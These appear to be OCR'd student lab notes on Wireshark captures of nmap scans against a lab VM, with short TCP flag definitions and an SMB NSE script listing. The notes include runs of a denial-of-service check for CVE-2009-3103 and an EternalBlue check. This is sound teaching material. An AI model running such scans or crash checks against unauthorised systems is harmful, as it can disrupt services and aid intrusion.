
For port 2121,1099



[Syn] [syn,ack] [ack] used for detecting service versions , three way handshake method




[fin,ack] and [psh,ack] is also used




No.	Time	Source	Destination	Protocol	Length	Info
2259	825.447829379	192.168.0.100	192.168.0.117	TCP	76	5900 → 35088 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=300648 TSecr=3729348026 WS=128
2260	825.447881521	192.168.0.117	192.168.0.100	TCP	68	35088 → 5900 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3729348028 TSecr=300648
2261	825.447829960	192.168.0.100	192.168.0.117	TCP	76	6000 → 60056 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=300648 TSecr=3729348027 WS=128
2262	825.448215028	192.168.0.117	192.168.0.100	TCP	68	60056 → 6000 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3729348029 TSecr=300648
2263	825.453112522	PcsCompu_78:f6:e4		ARP	62	Who has 192.168.0.17 Tell 192.168.0.100
2264	825.453670187	192.168.0.117	192.168.0.100	TCP	68	50980 → 21 [FIN, ACK] Seq=1 Ack=21 Win=64256 Len=0 TSval=3729348034 TSecr=300647
2265	825.454469391	192.168.0.117	192.168.0.100	TCP	76	43500 → 6667 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3729348035 TSecr=0 WS=128
2266	825.455687912	192.168.0.100	192.168.0.117	TCP	76	6667 → 43500 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=300649 TSecr=3729348035 WS=128
2267	825.455736698	192.168.0.117	192.168.0.100	TCP	68	43500 → 6667 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3729348036 TSecr=300649
2268	825.455688482	192.168.0.100	192.168.0.117	VNC	80	Server protocol version: 003.003
2269	825.455876699	192.168.0.117	192.168.0.100	TCP	68	35088 → 5900 [ACK] Seq=1 Ack=13 Win=64256 Len=0 TSval=3729348036 TSecr=300649
2270	825.455688552	192.168.0.100	192.168.0.117	FTP	78	Response: 500 OOPS:
2271	825.456033725	192.168.0.117	192.168.0.100	TCP	56	50980 → 21 [RST] Seq=2 Win=0 Len=0
2272	825.455688732	192.168.0.100	192.168.0.117	FTP	98	Response: vsf_sysutil_recv_peek: no data
2273	825.456192213	192.168.0.117	192.168.0.100	TCP	56	50980 → 21 [RST] Seq=2 Win=0 Len=0
2274	825.457292370	192.168.0.117	192.168.0.100	TCP	68	42440 → 22 [FIN, ACK] Seq=1 Ack=39 Win=64256 Len=0 TSval=3729348038 TSecr=300645
2275	825.458032373	192.168.0.100	192.168.0.117	FTP	92	Response:
2276	825.458067162	192.168.0.117	192.168.0.100	TCP	56	50980 → 21 [RST] Seq=2 Win=0 Len=0
2277	825.458592492	192.168.0.117	192.168.0.100	TCP	76	51118 → 8009 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3729348039 TSecr=0 WS=128
2278	825.460377513	192.168.0.117	192.168.0.100	TCP	68	35088 → 5900 [FIN, ACK] Seq=1 Ack=13 Win=64256 Len=0 TSval=3729348041 TSecr=300649
2279	825.460949807	192.168.0.100	192.168.0.117	TCP	68	22 → 42440 [FIN, ACK] Seq=39 Ack=2 Win=5888 Len=0 TSval=300649 TSecr=3729348038
2280	825.460987348	192.168.0.117	192.168.0.100	TCP	68	42440 → 22 [ACK] Seq=2 Ack=40 Win=64256 Len=0 TSval=3729348041 TSecr=300649
2281	825.461056695	192.168.0.100	192.168.0.117	TCP	76	8009 → 51118 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=300650 TSecr=3729348039 WS=128
2282	825.461692234	192.168.0.117	192.168.0.100	TCP	68	51118 → 8009 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3729348042 TSecr=300650
2283	825.461657176	192.168.0.100	192.168.0.117	TCP	68	5900 → 35088 [ACK] Seq=13 Ack=2 Win=5888 Len=0 TSval=300650 TSecr=3729348041
2284	825.462140598	192.168.0.117	192.168.0.100	TCP	76	60776 → 8180 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3729348042 TSecr=0 WS=128
2285	825.462670224	192.168.0.100	192.168.0.117	TCP	68	5900 → 35088 [FIN, ACK] Seq=13 Ack=2 Win=5888 Len=0 TSval=300650 TSecr=3729348041
2286	825.462697601	192.168.0.117	192.168.0.100	TCP	68	35088 → 5900 [ACK] Seq=2 Ack=14 Win=64256 Len=0 TSval=3729348043 TSecr=300650
2287	825.464178671	192.168.0.100	192.168.0.117	TCP	76	8180 → 60776 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=300650 TSecr=3729348042 WS=128
2288	825.464261124	192.168.0.117	192.168.0.100	TCP	68	60776 → 8180 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3729348045 TSecr=300650
2289	825.493681416	192.168.0.100	192.168.0.117	TCP	91	1524 → 42010 [PSH, ACK] Seq=1 Ack=1 Win=5888 Len=23 TSval=300653 TSecr=3729348013
2290	825.493747216	192.168.0.117	192.168.0.100	TCP	68	42010 → 1524 [ACK] Seq=1 Ack=24 Win=64256 Len=0 TSval=3729348074 TSecr=300653
2291	825.496436002	192.168.0.117	192.168.0.100	TCP	68	42010 → 1524 [FIN, ACK] Seq=1 Ack=24 Win=64256 Len=0 TSval=3729348077 TSecr=300653
2292	825.498071391	192.168.0.100	192.168.0.117	TCP	73	1524 → 42010 [PSH, ACK] Seq=24 Ack=2 Win=5888 Len=5 TSval=300653 TSecr=3729348077
2293	825.498107962	192.168.0.117	192.168.0.100	TCP	56	42010 → 1524 [RST] Seq=2 Win=0 Len=0
2294	825.507423348	192.168.0.100	192.168.0.117	IRC	242	Response (NOTICE) (NOTICE)
2295	825.507534951	192.168.0.117	192.168.0.100	TCP	68	43500 → 6667 [ACK] Seq=1 Ack=175 Win=64128 Len=0 TSval=3729348088 TSecr=300654
2296	825.508122785	192.168.0.117	192.168.0.100	TCP	68	43500 → 6667 [FIN, ACK] Seq=1 Ack=175 Win=64128 Len=0 TSval=3729348088 TSecr=300654
2297	825.521040655	192.168.0.100	192.168.0.117	TCP	68	6667 → 43500 [ACK] Seq=175 Ack=2 Win=5888 Len=0 TSval=300656 TSecr=3729348088
2298	826.501570890	192.168.0.100	192.168.0.117	IRC	122	Response (ERROR)
2299	826.501607380	192.168.0.117	192.168.0.100	TCP	56	43500 → 6667 [RST] Seq=2 Win=0 Len=0
2300	826.502513542	192.168.0.100	192.168.0.117	TCP	68	6667 → 43500 [FIN, ACK] Seq=229 Ack=2 Win=5888 Len=0 TSval=300754 TSecr=3729348088

For port 8009



2387	831.514066617	192.168.0.100	192.168.0.117	TCP	68	8009 → 51118 [FIN, ACK] Seq=1 Ack=19 Win=5888 Len=0 TSval=301255 TSecr=3729354069
2388	831.515061258	192.168.0.117	192.168.0.100	TCP	68	51118 → 8009 [ACK] Seq=19 Ack=2 Win=64256 Len=0 TSval=3729354095 TSecr=301255

Tcp:




tcp

Manage saved bookmarks.

No.	Time	Source	Destination	Protocol	Length	Info
2387	831.514066617	192.168.0.100	192.168.0.117	TCP	68	8009 → 51118 [FIN, ACK] Se
2388	831.515061258	192.168.0.117	192.168.0.100	TCP	68	51118 → 8009 [ACK] Seq=19
2389	831.515432526	192.168.0.117	192.168.0.100	TCP	68	59962 → 5432 [ACK] Seq=5 A
2390	831.516281369	192.168.0.117	192.168.0.100	TCP	68	59962 → 5432 [FIN, ACK] Se
2391	831.516978385	192.168.0.117	192.168.0.100	TCP	76	59964 → 5432 [SYN] Seq=0 W
2392	831.518293687	192.168.0.100	192.168.0.117	TCP	68	5432 → 59962 [ACK] Seq=2 A
2393	831.518294136	192.168.0.100	192.168.0.117	TCP	68	1099 → 56728 [ACK] Seq=17
2394	831.518294297	192.168.0.100	192.168.0.117	TCP	76	5432 → 59964 [SYN, ACK] Se
2395	831.519147636	192.168.0.117	192.168.0.100	TCP	68	59964 → 5432 [ACK] Seq=1 A
2396	831.520813669	192.168.0.117	192.168.0.100	TCP	68	51118 → 8009 [FIN, ACK] Se
2397	831.521291214	192.168.0.100	192.168.0.117	TCP	68	445 → 45996 [ACK] Seq=102
2398	831.521859262	192.168.0.100	192.168.0.117	TCP	68	8009 → 51118 [ACK] Seq=2 A
2399	831.522133107	192.168.0.117	192.168.0.100	TCP	76	51130 → 8009 [SYN] Seq=0 W
2400	831.523719270	192.168.0.100	192.168.0.117	TCP	76	8009 → 51130 [SYN, ACK] Se
2401	831.523755940	192.168.0.117	192.168.0.100	TCP	68	51130 → 8009 [ACK] Seq=1 A
2402	831.524436063	192.168.0.117	192.168.0.100	TCP	86	59964 → 5432 [PSH, ACK] Se
2403	831.525254614	192.168.0.117	192.168.0.100	TCP	76	50184 → 513 [SYN] Seq=0 Wi
2404	831.525853825	192.168.0.117	192.168.0.100	AJP13	156	AJP13 Error?
2405	831.526374669	192.168.0.100	192.168.0.117	TCP	76	513 → 50184 [SYN, ACK] Seq
2406	831.526416476	192.168.0.117	192.168.0.100	TCP	68	50184 → 513 [ACK] Seq=1 Ac
2407	831.526375210	192.168.0.100	192.168.0.117	TCP	68	5432 → 59964 [ACK] Seq=1 A
2408	831.527909532	192.168.0.100	192.168.0.117	TCP	68	8009 → 51130 [ACK] Seq=1 A
2409	831.528223181	192.168.0.117	192.168.0.100	Rlogin	82	Start Handshake
2410	831.530760741	192.168.0.100	192.168.0.117	TCP	68	513 → 50184 [ACK] Seq=1 Ac
2411	831.531886360	192.168.0.100	192.168.0.117	TCP	68	8009 → 51130 [FIN, ACK] Se
2412	831.532106172	192.168.0.117	192.168.0.100	TCP	68	51130 → 8009 [FIN, ACK] Se
2413	831.533241738	192.168.0.100	192.168.0.117	TCP	68	8009 → 51130 [ACK] Seq=2 A


Udp:




udp

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.0.105	192.168.0.255	BROWSER	228	Become Backup Browser
43	43.336513386	192.168.0.105	192.168.0.255	BROWSER	228	Become Backup Browser
49	86.675675270	192.168.0.105	192.168.0.255	BROWSER	228	Become Backup Browser
51	129.983646337	192.168.0.105	192.168.0.255	BROWSER	228	Become Backup Browser
53	173.320877092	192.168.0.105	192.168.0.255	BROWSER	228	Become Backup Browser
55	216.655049663	192.168.0.105	192.168.0.255	BROWSER	228	Become Backup Browser
57	260.035633452	192.168.0.105	192.168.0.255	BROWSER	228	Become Backup Browser
58	260.037691997	192.168.0.100	192.168.0.255	NBNS	94	Name query NB WORKGROUP<1d
61	303.385076235	192.168.0.105	192.168.0.255	BROWSER	228	Become Backup Browser
83	346.695600162	192.168.0.105	192.168.0.255	BROWSER	228	Become Backup Browser
117	353.490112662	192.168.0.105	192.168.0.255	BROWSER	252	Domain/Workgroup Announcem
118	363.487812250	192.168.0.100	192.168.0.255	BROWSER	288	Host Announcement METASPLO
158	470.218510460	192.168.0.105	192.168.0.255	BROWSER	245	Local Master Announcement
163	570.284110207	192.168.0.100	192.168.0.255	NBNS	94	Name query NB WORKGROUP<1d
174	824.645302887	192.168.0.117	192.168.0.1	DNS	88	Standard query 0x2008 PTR
175	824.657038878	192.168.0.1	192.168.0.117	DNS	88	Standard query response 0x
2607	837.261211471	192.168.0.117	192.168.0.100	UDP	344	60645 → 33839 Len=300
2608	837.263261520	192.168.0.100	192.168.0.117	ICMP	372	Destination unreachable (P
2848	852.278494315	192.168.0.100	192.168.0.255	BROWSER	288	Host Announcement METASPLO


Smtp:




Icmp:




http:




ftp:



Mysql



telnet:



SYN: a synchronization message typically used to request a connection between a client and a server.


ACK: an acknowledgment message employed to declare the receipt of a particular message.

FIN: a message that triggers a graceful connection termination between a client and a server

PSH tells an application that the data should be transmitted immediately, and we do not want to wait to fill the entire TCP segment.

Exploring nmap scripting

listing all nmap nse scripts



Updating nmap script database

```
┌──(root㉿kali)-[/home/dhairya]
└─# nmap --script-updatedb
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-09 10:37 IST
NSE: Updating rule database.
NSE: Script Database updated successfully.
Nmap done: 0 IP addresses (0 hosts up) scanned in 2.03 seconds
```

Listing all nse script of service smb

```
┌──(root㉿kali)-[/home/dhairya]
└─# ls /usr/share/nmap/scripts/ | grep smb
smb2-capabilities.nse
smb2-security-mode.nse
smb2-time.nse
smb2-vuln-uptime.nse
smb-brute.nse
smb-double-pulsar-backdoor.nse
smb-enum-domains.nse
smb-enum-groups.nse
smb-enum-processes.nse
smb-enum-services.nse
smb-enum-sessions.nse
smb-enum-shares.nse
smb-enum-users.nse
smb-flood.nse
smb-ls.nse
smb-mbenum.nse
smb-os-discovery.nse
smb-print-text.nse
smb-protocols.nse
smb-psexec.nse
smb-security-mode.nse
smb-server-stats.nse
smb-system-info.nse
smb-vuln-conficker.nse
smb-vuln-cve2009-3103.nse
smb-vuln-cve-2017-7494.nse
smb-vuln-ms06-025.nse
smb-vuln-ms07-029.nse
smb-vuln-ms08-067.nse
smb-vuln-ms10-054.nse
smb-vuln-ms10-061.nse
smb-vuln-ms17-010.nse
smb-vuln-regsvc-dos.nse
smb-vuln-webexec.nse
smb-webexec-exploit.nse
```

Exploring some nse script of smb


smb-vuln-cve2009-3103.nse- Detects Microsoft Windows systems vulnerable to denial of service (CVE-2009-3103). This script will crash the service if it is vulnerable.

The script performs a denial-of-service against the vulnerability disclosed in CVE-2009-3103.

```
┌──(root㉿kali)-[/home/dhairya]
└─# nmap --script smb-vuln-cve2009-3103.nse 192.168.188.129
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-09 10:42 IST
Nmap scan report for 192.168.188.129
Host is up (0.0037s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:78:F6:E4 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.10 seconds
```

smb-vuln-ms17-010.nse- Attempts to detect if a Microsoft SMBv1 server is vulnerable to a remote code execution vulnerability (ms17-010, a.k.a. EternalBlue). The vulnerability is actively exploited by WannaCry and Petya ransomware and other malware.

```
┌──(root㉿kali)-[/home/dhairya]
└─# nmap --script smb-vuln-ms17-010.nse 192.168.188.129
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-09 10:44 IST
Nmap scan report for 192.168.188.129
Host is up (0.0025s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:78:F6:E4 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.08 seconds
```




```
tcp
No.     Time           Source                Destination           Protocol Length Info
     15 0.267155136    192.168.188.129       192.168.188.164       TCP        76 3306 → 41914 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=200518 TSecr=2442575484 WS=128
     16 0.267294077    192.168.188.164       192.168.188.129       TCP        68 41914 → 3306 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2442575487 TSecr=200518
     17 0.267536009    192.168.188.164       192.168.188.129       TCP        76 41930 → 3306 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2442575487 TSecr=0 WS=128
     18 0.267726172    192.168.188.164       192.168.188.129       TCP        76 41932 → 3306 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2442575487 TSecr=0 WS=128
